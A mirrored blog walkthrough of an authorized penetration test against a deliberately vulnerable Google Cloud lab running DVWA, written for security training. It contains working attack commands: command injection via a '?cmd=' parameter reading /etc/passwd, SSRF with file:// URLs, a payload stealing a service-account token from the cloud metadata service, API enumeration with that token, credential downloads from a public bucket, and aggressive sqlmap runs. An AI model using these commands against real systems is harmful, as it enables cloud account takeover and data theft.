A Complete Cloud Penetration Testing Walkthrough
- Category: Cloud
- Source article: https://medium.com/@1200km/a-complete-cloud-penetration-testing-walkthrough-1914f687d7fd
- Published: 2026-01-31
- Repository: https://github.com/anpa1200/vulnerable-cloud-lab
- Preserved media: 14 article image(s), including screenshots and infographics where present.
- Preserved technical blocks: 27 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium lab content into the 1200km knowledge base so it remains available inside the 1200km.com documentation ecosystem. Use the linked repository when one exists; otherwise use the deployment commands and configuration blocks preserved below as the lab source of truth.
Deployment Requirements
The full prerequisites, deployment flow, validation commands, screenshots, and operational notes are preserved from the article below. Review the repository metadata above first, then follow the article sections in order.
How I Discovered Critical Vulnerabilities in a Cloud Environment Using Basic Tools and Methodical Testing

In this detailed walkthrough, I’ll take you through a real-world penetration test that uncovered multiple critical vulnerabilities in a cloud-hosted web application. You’ll learn the methodology, tools, and thought process behind each step of the assessment.
Introduction
Penetration testing is often seen as a mysterious art practiced by security experts with expensive tools and years of experience. But the truth is, many successful penetration tests rely on fundamental techniques, careful observation, and methodical testing rather than sophisticated exploits.
In this article, I’ll walk you through a complete penetration test I conducted on a cloud-hosted web application. What started as a simple port scan led to the discovery of multiple critical vulnerabilities, including command injection, SSRF (Server-Side Request Forgery), exposed credentials, and misconfigured cloud services.
What makes this walkthrough valuable?
-
**Real-world scenario:**This is based on an actual penetration test, not a theoretical exercise
-
**Methodical approach:**You’ll see how each finding leads to the next discovery
-
**Tool diversity:**We’ll use everything from basic
curlcommands to specialized tools like Burp Suite and sqlmap -
**Cloud focus:**Modern applications live in the cloud, and we’ll explore cloud-specific vulnerabilities
-
**Complete process:**From initial reconnaissance to final documentation
Whether you’re a security professional looking to refine your methodology, a developer wanting to understand how attackers think, or someone preparing for security certifications, this walkthrough will provide valuable insights.
**Important Disclaimer:**This penetration test was conducted on an authorized target in a controlled environment. Always ensure you have explicit written permission before testing any system. Unauthorized access to computer systems is illegal.
[AI-Assisted Web and Cloud Penetration Testing with Cursor + MCP HexStrike and Burp Suite MCP. A Complete Guide to Modern AI-Powered Security Testing. From One Prompt to Full Attack Surface Coverage (Recon →…
AI version of this PT
Table of Contents
-
The Setup: Tools and Preparation
-
Phase 1: Initial Reconnaissance — Mapping the Attack Surface
-
Phase 2: Web Application Enumeration — Understanding the Application
-
Phase 3: Information Disclosure — The Critical Breakthrough
-
Phase 4: Cloud Service Testing — Pivoting to a Weaker Target
-
Phase 5: Cloud Function Exploitation — Gaining Cloud Access
-
Phase 6: Storage Bucket Exploitation — The Treasure Trove
-
Phase 7: Advanced Web Application Testing
-
Phase 8: Documentation and Reporting
-
Key Lessons and Takeaways
-
Common Pitfalls and How to Avoid Them
-
Conclusion: The Power of Methodical Testing
The Setup: Tools and Preparation
Before diving into the actual testing, let’s set up our environment. Good penetration testing starts with proper preparation.
Lab environment:
Building a Vulnerable GCP Pentest Lab with Terraform:
[Building a Vulnerable GCP Pentest Lab with Terraform A complete, step-by-step guide to deploying intentionally misconfigured cloud resources for hands-on security training.
Essential Tools
For this assessment, we’ll use a combination of open-source and commercial tools:
Reconnaissance:
- **Nmap:**The industry standard for port scanning and service enumeration
[Mastering Nmap: A Comprehensive Guide to Network Exploration and Security Auditing. Part 1 This comprehensive post will delve into the powerful network scanning tool, Nmap, exploring its capabilities from basic…
- **curl:**Simple but powerful for HTTP testing and API interactions
Web Application Testing:
- **Burp Suite:**Professional web application security testing (Community Edition works fine)
[Mastering Burp Suite Vulnerability Scanner From configuration to result analysis, discover how to leverage Burp Suite’s automatic scanner for faster and more…
- **sqlmap:**Automated SQL injection testing
[SQLMap: A Deep Dive into Automated SQL Injection Testing. Part 1. (basic, wizard) Learn how SQLMap transforms the landscape of database security by automating the detection and exploitation of SQL…
Cloud Testing:
- **gcloud/gsutil:**Google Cloud Platform command-line tools (optional but helpful)
General:
-
**git:**For analyzing exposed repositories
-
**Python:**For parsing JSON and automating tasks
Setting Up Your Workspace
Organization is crucial in penetration testing. Create a structured workspace:
mkdir
 -p ~/pt_workspace/target_name
cd
 ~/pt_workspace/target_name
mkdir
 -p {recon,exploits,proofs,reports}
This structure helps you:
-
Keep findings organized
-
Maintain proof of concept evidence
-
Generate professional reports
-
Reproduce your methodology
Configuring Burp Suite

Burp Suite is invaluable for web application testing. Here’s a quick setup:
-
Start Burp Suite and configure the proxy to listen on
127.0.0.1:8080 -
Configure your browser to use this proxy
-
Install Burp’s CA certificate in your browser (required for HTTPS)
Burp will intercept, analyze, and allow you to manipulate HTTP requests, making it essential for thorough web application testing.
Phase 1: Initial Reconnaissance — Mapping the Attack Surface
Every successful penetration test begins with thorough reconnaissance. This phase is about understanding what we’re dealing with before launching any attacks.
Port Scanning: Finding Open Doors
Our first step is identifying what services are running on the target. I used Nmap to scan common ports:
nmap -sV -sC
34.121
.
191.196
What this command does:
-
-sV: Version detection (identifies service versions) -
-sC: Runs default scripts (gathers additional information)
Results:
Nmap scan report
for
 196.191.121.34.bc.googleusercontent.com (34.121.191.196)
Host is up (0.19s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
| ssh-hostkey:
|   3072 e6:1a:73:f8:15:e5:96:2c:1f:19:71:ef:0c:26:d3:03 (RSA)
|   256 85:b6:63:3c:32:f0:41:45:30:4e:07:19:0b:9a:66:
fc
 (ECDSA)
|_  256 16:48:70:bd:8a:5e:6b:37:ed:67:21:cc:0b:5b:c2:3c (ED25519)
80/tcp   open   http       nginx 1.18.0
| http-git:
|   34.121.191.196:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file
'description'
 to name the...
|     Remotes:
|       https://github.com/digininja/DVWA.git
|_    Project
type
: PHP application (guessed from .gitignore)
|_http-server-header: nginx/1.18.0
| http-title: Setup :: Damn Vulnerable Web Application (DVWA)
|_Requested resource was /setup.php
| http-robots.txt: 1 disallowed entry
|_/
443/tcp  closed https
8080/tcp closed http-proxy
8443/tcp closed https-alt
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap
done
: 1 IP address (1 host up) scanned
in
 28.13 seconds

**Initial Assessment:**The target is running a web server on port 80. This is our primary attack surface.
DNS and Infrastructure Analysis
Next, I performed reverse DNS lookup to identify the cloud provider:
host
34.121
.191
.196
dig +
short
 -x
34.121
.191
.196

Key Finding:The hostname196.191.121.34.bc.googleusercontent.comreveals this is hosted onGoogle Cloud Platform.
**Why this matters:**Cloud environments often have additional attack surfaces:
-
Cloud Functions
-
Storage Buckets
-
Cloud Run services
-
Metadata services
-
IAM configurations
This information would prove crucial later in our assessment.
Phase 2: Web Application Enumeration — Understanding the Application
With port 80 open, I turned my attention to the web application itself.
Identifying the Application
A simple HTTP request to the login page revealed important information:
curl -I http://34.121.191.196/login.php

Headers revealed:
-
Server: nginx/1.18.0
-
Set-Cookie:
security=impossible -
Application appears to be PHP-based
Thesecurity=impossiblecookie was particularly interesting. This suggested the application might beDVWA (Damn Vulnerable Web Application), a deliberately vulnerable web application used for security training.
Confirming the Application Type
I checked the page content to confirm:
curl -s http:
//
34.121
.
191.196
/login.php |
grep
 -i
"dvwa\|damn\|vulnerable"
**Confirmed:**This is indeed DVWA.
**The Challenge:DVWA has a security level setting.“Impossible”**means most intentionally vulnerable features are patched. However, this doesn’t mean the application is secure — it just means the intentional vulnerabilities are disabled.
**My Strategy:**Instead of focusing on DVWA’s intentional vulnerabilities, I would look for:
-
Information disclosure
-
Misconfigurations
-
Exposed cloud services
-
Real-world vulnerabilities that exist despite the security level
This pivot in strategy would prove to be the key to finding critical vulnerabilities.
Phase 3: Information Disclosure — The Critical Breakthrough
Information disclosure is often overlooked but can be devastating. In this phase, I discovered information that would unlock the entire attack chain.
Checking Common Information Disclosure Points
I systematically checked common files that might leak information:
robots.txt:
curl -s http://34.121.191.196/robots.txt
Result: No useful information (just blocked all crawlers)
info.php — The Game Changer:
This is where things got interesting:
curl -s http://34.121.191.196/info.php
04:32:07 andrey@andrey-lab ~ → curl -s http://34.121.191.196/info.php
<!DOCTYPE
html
>
<
html
>
<
head
>

<
title
>
Internal Services Information
</
title
>

<
style
>

body
 {
font-family
: Arial, sans-serif;
margin
:
40px
;
background
:
#f5f5f5
; }

.container
 {
background
: white;
padding
:
30px
;
border-radius
:
8px
;
box-shadow
:
0

2px

4px

rgba
(
0
,
0
,
0
,
0.1
); }

h1
 {
color
:
#333
; }

.service
 {
margin
:
20px

0
;
padding
:
15px
;
background
:
#e8f4f8
;
border-left
:
4px
 solid
#2196F3
; }

.service

h3
 {
margin-top
:
0
;
color
:
#1976D2
; }

.url
 {
font-family
: monospace;
background
:
#f0f0f0
;
padding
:
5px

10px
;
border-radius
:
3px
;
word-break
: break-all; }

.warning
 {
color
:
#d32f2f
;
font-weight
: bold; }

</
style
>
</
head
>
<
body
>

<
div

class
=
"container"
>

<
h1
>
Internal Services Information
</
h1
>

<
p
>
This page contains internal service URLs for development purposes.
</
p
>


<
div

class
=
"service"
>

<
h3
>
Cloud Function API
</
h3
>

<
p
>
Serverless function for processing requests:
</
p
>

<
div

class
=
"url"
>
https://us-central1-cloud-pentest-lab-1769759595.cloudfunctions.net/vulnerable-function-39ca4c40
</
div
>

<
p
>
<
small
>
Endpoints: ?cmd=, ?url=, ?env=, ?secret=
</
small
>
</
p
>

</
div
>


<
div

class
=
"service"
>

<
h3
>
Cloud Run API Service
</
h3
>

<
p
>
Containerized API service:
</
p
>

<
div

class
=
"url"
>
https://vulnerable-api-39ca4c40-6bclikadea-uc.a.run.app
</
div
>

</
div
>


<
div

class
=
"service"
>

<
h3
>
Storage Bucket
</
h3
>

<
p
>
Public storage bucket:
</
p
>

<
div

class
=
"url"
>
gs://vulnerable-bucket-39ca4c40
</
div
>

</
div
>


<
hr
>

<
p
>
<
a

href
=
"/"
>
← Back to DVWA
</
a
>
</
p
>

<
p
>
<
small
>
Last updated: 2026-01-31 14:33:44
</
small
>
</
p
>

</
div
>
</
body
>
</
html
>
04:33:44 andrey@andrey-lab ~ →
What I discovered:
Theinfo.phpfile was a goldmine of information. It exposed:
Cloud Function: https://us-central1-cloud-pentest-lab-1769759595.cloudfunctions.net/vulnerable-function-39ca4c40
Cloud Run: https://vulnerable-api-39ca4c40-6bclikadea-uc.a.run.app
Storage Bucket: gs://vulnerable-bucket-39ca4c40
Endpoints:
- ?cmd= - Command execution
- ?url= - URL fetching
- ?env= - Environment variables
- ?secret= - Secret key
This was critical for several reasons:
-
**Cloud services exposed:**The main application might be hardened, but cloud services often have different security postures
-
**Suspicious endpoints:**Parameters like
?cmd=and?url=immediately raised red flags -
**Attack surface expansion:**Instead of one target, I now had multiple services to test
**The Lesson:**Never underestimate information disclosure. A single exposed file can reveal an entire attack surface.

Exposed .git Repository
I also discovered the.gitrepository was accessible:
curl -s http://34.121.191.196/.git/config
This revealed:
-
Repository origin (GitHub URL)
-
Internal hostnames
-
Potential access to source code and commit history
**Why this matters:**Exposed.gitrepositories can leak:
-
Source code
-
Configuration files
-
Commit history (potentially with sensitive data)
-
Internal infrastructure details
Phase 4: Cloud Service Testing — Pivoting to a Weaker Target
With cloud services identified, I pivoted my focus. The main application had security level “impossible,” but the cloud services were a different story.

Testing Command Injection
The?cmd=parameter in the Cloud Function immediately caught my attention. I tested for command injection:
curl -s
"https://us-central1-cloud-pentest-lab-1769759595.cloudfunctions.net/vulnerable-function-39ca4c40?cmd=whoami"
Result:www-data
**Critical Vulnerability Confirmed!**The application was executing user-supplied commands without validation.

I escalated my testing:
#
Get

user
 ID
curl
-
s "...?cmd=id"
#
Result
: uid
=
33
(www
-
data) gid
=
33
(www
-
data)
groups
=
33
(www
-
data)
# Read
system
 files
curl
-
s "...?cmd=cat+/etc/passwd"
#
Result
:
Full

/
etc
/
passwd file contents
Impact Assessment:
-
**Remote Code Execution (RCE):**Complete control over the Cloud Function execution environment
-
**File System Access:**Ability to read sensitive files
-
**Potential for Privilege Escalation:**Depending on the service account permissions
-
**Lateral Movement:**Potential to access other cloud resources
Testing SSRF (Server-Side Request Forgery)

The?url=parameter suggested SSRF vulnerability. I tested it:
# Test local file reading
curl -s
"...?url=file:///etc/passwd"
**Result:**Successfully read/etc/passwdvia thefile://protocol.
**SSRF Confirmed!**This vulnerability allows:
-
Reading local files
-
Accessing internal services
-
Potentially accessing cloud metadata service
-
Port scanning from the cloud infrastructure
Exposing Environment Variables and Secrets

The?env=and?secret=parameters were too tempting to ignore:
# Get all environment variables
curl -s
"...?env=1"
 | python3 -m json.tool
# Get secret key directly
curl -s
"...?secret=1"
Critical Findings:
- SECRET_KEY exposed:
exposed-secret-39ca4c40

-
**All environment variables leaked:**Including project details, paths, service names
-
**Configuration information:**Complete application configuration
**Why this is critical:**Exposed secrets can lead to:
-
Session hijacking
-
Encryption bypass
-
Further privilege escalation
-
Access to other services using the same secrets
Phase 5: Cloud Function Exploitation — Gaining Cloud Access
With command injection confirmed, I could now use it to access cloud resources.
Accessing GCP Metadata Service
One of the most powerful capabilities in cloud environments is accessing the metadata service, which can provide:
-
Service account tokens
-
Instance metadata
-
Project information
I attempted to access it via command injection:
curl -s
"...?cmd=python3+-c+import+urllib.request,json;req=urllib.request.Request('http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/token');req.add_header('Metadata-Flavor','Google');token=json.loads(urllib.request.urlopen(req).read().decode());print(token['access_token'])"
**Result:**Successfully obtained a GCP access token!
**Note:**In some cases, the metadata service might return 403 Forbidden, which is actually good security practice. However, in this case, access was possible.
Enumerating Cloud Resources
With an access token, I could now enumerate GCP resources using the GCP APIs:
TOKEN
=
"<access_token>"
# Get project information
curl -H "Authorization: Bearer $TOKEN" \
  "https://cloudresourcemanager.googleapis.com/v1/projects/cloud-pentest-lab-1769759595"
# List storage buckets
curl -H "Authorization: Bearer $TOKEN" \
  "https://storage.googleapis.com/storage/v1/b?project=cloud-pentest-lab-1769759595"
# List service accounts
curl -H "Authorization: Bearer $TOKEN" \
  "https://iam.googleapis.com/v1/projects/cloud-pentest-lab-1769759595/serviceAccounts"
Key Discoveries:
-
Publicly accessible storage bucket:
vulnerable-bucket-39ca4c40 -
**Overprivileged service account:**With
roles/owner(full project access) -
**Multiple cloud services:**Cloud Functions, Cloud Run, Storage
This enumeration revealed the true scope of the security issues.
Phase 6: Storage Bucket Exploitation — The Treasure Trove
The discovery of a publicly accessible storage bucket was a major finding. Let’s see what was exposed.
Listing Bucket Contents
I tested if the bucket was truly public:
curl -s
"https://storage.googleapis.com/vulnerable-bucket-39ca4c40/"
**Result:**XML listing showing all files in the bucket, including:

-
function-code.zip(Cloud Function source code) -
secrets/database-credentials.json(Sensitive credentials)
**Critical Misconfiguration:**The bucket had no access controls, allowing anyone to list and download files.
Downloading Sensitive Files
I downloaded the exposed files:
# Download database credentials
curl -s
"https://storage.googleapis.com/vulnerable-bucket-39ca4c40/secrets/database-credentials.json"
# Download function source code
curl -s
"https://storage.googleapis.com/vulnerable-bucket-39ca4c40/function-code.zip"
 -o
function
-
code
.
zip


Exposed Credentials:
{

"api_key"
:

"stripe_live_example_39ca4c40"
,

"db_host"
:

"internal-db-39ca4c40"
,

"db_password"
:

"EXAMPLE_PASSWORD_123!"
,

"db_user"
:

"admin"
}
Critical Impact:
-
**Database credentials:**Direct access to the database
-
**API keys:**Potential for unauthorized API access
-
**Source code:**Complete Cloud Function source code revealing all vulnerabilities
Analyzing the Source Code
Extracting and analyzing the function source code confirmed the vulnerabilities I had already discovered and revealed the exact implementation:
def

vulnerable_handler
(
request: Request
):

# SSRF vulnerability - no validation

if

'url'

in
 request.args:
        url = request.args.get(
'url'
)
        response = urllib.request.urlopen(url, timeout=
5
)

return
 response.read().decode(
'utf-8'
)


# Command injection vulnerability

if

'cmd'

in
 request.args:

import
 subprocess
        cmd = request.args.get(
'cmd'
)
        result = subprocess.run(cmd, shell=
True
, ...)
# ⚠️ shell=True!

return
 result.stdout
The Code Tells the Story:
-
shell=Trueinsubprocess.run()enables command injection -
No URL validation allows SSRF
-
No authentication on sensitive endpoints
This source code analysis provided definitive proof of the vulnerabilities.
Phase 7: Advanced Web Application Testing
While the cloud services had critical vulnerabilities, I also conducted thorough testing of the main web application.
SQL Injection Testing with sqlmap
Even though DVWA’s security level was “impossible,” I tested for SQL injection:
sqlmap -u
"http://34.121.191.196/vulnerabilities/sqli/?id=1&Submit=Submit"
 \

--cookie="security=low; PHPSESSID=<session_id>" \

--batch \

--level=5 \

--risk=3
Key Points:
-
Required session cookies to maintain authentication
-
Tested various SQL injection techniques
-
Documented results even if not exploitable (security level “impossible”)
**The Lesson:**Always test thoroughly, even when initial indicators suggest vulnerabilities are patched. Sometimes real-world applications have vulnerabilities that training applications don’t.
Burp Suite Analysis
I used Burp Suite for comprehensive web application testing:
-
**Proxy Interception:**Captured all HTTP requests and responses
-
**Repeater:**Manually tested suspicious endpoints
-
**Intruder:**Fuzzed parameters for hidden vulnerabilities
-
**Scanner:**Automated vulnerability detection
What Burp Revealed:
-
Hidden parameters
-
Authentication bypass attempts
-
Session management issues
-
Additional endpoints not visible in normal browsing
**Why Burp is Essential:**It provides visibility into the application’s behavior that simplecurlcommands cannot.
Phase 8: Documentation and Reporting
A penetration test is only as good as its documentation. Here’s how I organized my findings.
Organizing Findings
I created a structured summary:
Critical Vulnerabilities:
-
Command Injection in Cloud Function
-
SSRF in Cloud Function
-
Publicly Accessible Storage Bucket
-
Environment Variables Exposure
-
Secret Key Exposure
-
Database Credentials Exposure
-
API Key Exposure
-
Exposed .git Repository
High Severity:
-
Information Disclosure (info.php)
-
Overprivileged Service Account
Medium Severity:
-
Missing Security Headers
-
Cloud Run Service Exposure
Creating Proof of Concept Scripts
I created reproducible PoC scripts:
#!/bin/bash
# Command Injection PoC
FUNCTION_URL=
"https://...cloudfunctions.net/vulnerable-function-39ca4c40"
echo

"Testing Command Injection..."
curl -s
"
$FUNCTION_URL
?cmd=whoami"
curl -s
"
$FUNCTION_URL
?cmd=id"
These scripts allow:
-
Reproducing findings
-
Demonstrating impact
-
Testing fixes after remediation
Generating the Report
A comprehensive report included:
-
Executive summary
-
Detailed vulnerability descriptions
-
Proof of concept evidence
-
Impact assessment
-
Remediation recommendations
-
Risk ratings (CVSS scores)
Report Structure:
-
**Executive Summary:**High-level overview for management
-
**Methodology:**How the test was conducted
-
**Findings:**Detailed vulnerability descriptions
-
**Proofs:**Evidence for each finding
-
**Recommendations:**Prioritized remediation steps
-
**Appendix:**Tools used, commands executed, references
Key Lessons and Takeaways
This penetration test revealed several important lessons:
1. Information Disclosure is Critical
Theinfo.phpfile was the key that unlocked everything. It's easy to overlook information disclosure, but it can be devastating.
**Best Practice:**Regularly audit your applications for:
-
Debug endpoints
-
Information disclosure files
-
Exposed configuration files
-
Version information
2. Cloud Services Need Separate Security Postures
The main application had security level “impossible,” but cloud services were vulnerable. Each service needs its own security assessment.
Best Practice:
-
Apply security controls consistently across all services
-
Don’t assume cloud services inherit security from the main application
-
Regularly audit cloud configurations
3. Defense in Depth Matters
Multiple layers of security would have prevented or limited the impact:
-
Input validation would prevent command injection
-
URL validation would prevent SSRF
-
Access controls would protect storage buckets
-
Secret management would prevent credential exposure
**Best Practice:**Implement multiple security controls. If one fails, others provide protection.
4. Source Code Exposure Amplifies Risk
Exposed source code makes it easier for attackers to:
-
Understand application logic
-
Find additional vulnerabilities
-
Craft targeted exploits
**Best Practice:**Never expose source code in production. Use proper deployment processes.
5. Methodical Testing Wins
This test succeeded because of methodical, systematic testing:
-
Started with reconnaissance
-
Followed leads methodically
-
Documented everything
-
Verified all findings
**Best Practice:**Follow a structured methodology. Don’t skip steps.
Common Pitfalls and How to Avoid Them
Based on this assessment, here are common mistakes and how to avoid them:
Mistake 1: Assuming Security Level Means Security
**The Error:**Assuming “security level impossible” means the application is secure.
**The Reality:**Security levels in training applications don’t reflect real-world security. Always test thoroughly.
**How to Avoid:**Test all endpoints regardless of security settings. Look for real-world vulnerabilities, not just training vulnerabilities.
Mistake 2: Ignoring Information Disclosure
**The Error:**Focusing only on exploitable vulnerabilities, ignoring information leaks.
**The Reality:**Information disclosure often leads to exploitable vulnerabilities.
**How to Avoid:**Always check for:
-
Debug endpoints
-
Configuration files
-
Version information
-
Error messages
Mistake 3: Not Testing Cloud Services Separately
**The Error:**Assuming cloud services inherit security from the main application.
**The Reality:**Each service has its own security posture.
**How to Avoid:**Test each service independently. Review cloud configurations regularly.
Mistake 4: Poor Documentation
**The Error:**Not documenting findings as you go.
**The Reality:**You’ll forget details, and reports are harder to write later.
**How to Avoid:**Document everything immediately. Save outputs, take screenshots, create PoC scripts.
Learning Resources
-
**OWASP Top 10:**Essential web vulnerabilities
-
**PTES (Penetration Testing Execution Standard):**Methodology framework
-
**Cloud Security Alliance:**Cloud-specific security guidance
Conclusion: The Power of Methodical Testing
This penetration test demonstrates that successful security assessments don’t always require sophisticated exploits or zero-day vulnerabilities. Often, they result from:
-
**Thorough reconnaissance:**Understanding the target completely
-
**Methodical testing:**Following a structured approach
-
**Following leads:**When you find something interesting, investigate it
-
**Comprehensive documentation:**Recording everything for analysis and reporting
**The Key Insight:**The most critical vulnerability wasn’t a complex exploit — it was simple information disclosure that revealed an entire attack surface.
**For Security Professionals:**This walkthrough shows the importance of:
-
Systematic methodology
-
Attention to detail
-
Following leads
-
Comprehensive testing
**For Developers:**This demonstrates why:
-
Input validation is critical
-
Information disclosure matters
-
Cloud security needs attention
-
Defense in depth is essential
**For Organizations:**This highlights the need for:
-
Regular security assessments
-
Proper security configurations
-
Incident response planning
-
Security awareness training
Final Thoughts
Penetration testing is both an art and a science. It requires:
-
**Technical skills:**Understanding tools and techniques
-
**Analytical thinking:**Connecting findings and following leads
-
**Persistence:**Not giving up when initial tests fail
-
**Documentation:**Recording everything for analysis
Whether you’re conducting your first penetration test or your hundredth, remember: methodical, thorough testing will always yield better results than rushing to exploitation.
**Remember:**Always ensure you have proper authorization before testing any system. Unauthorized access is illegal and unethical.
Happy (and ethical) hacking!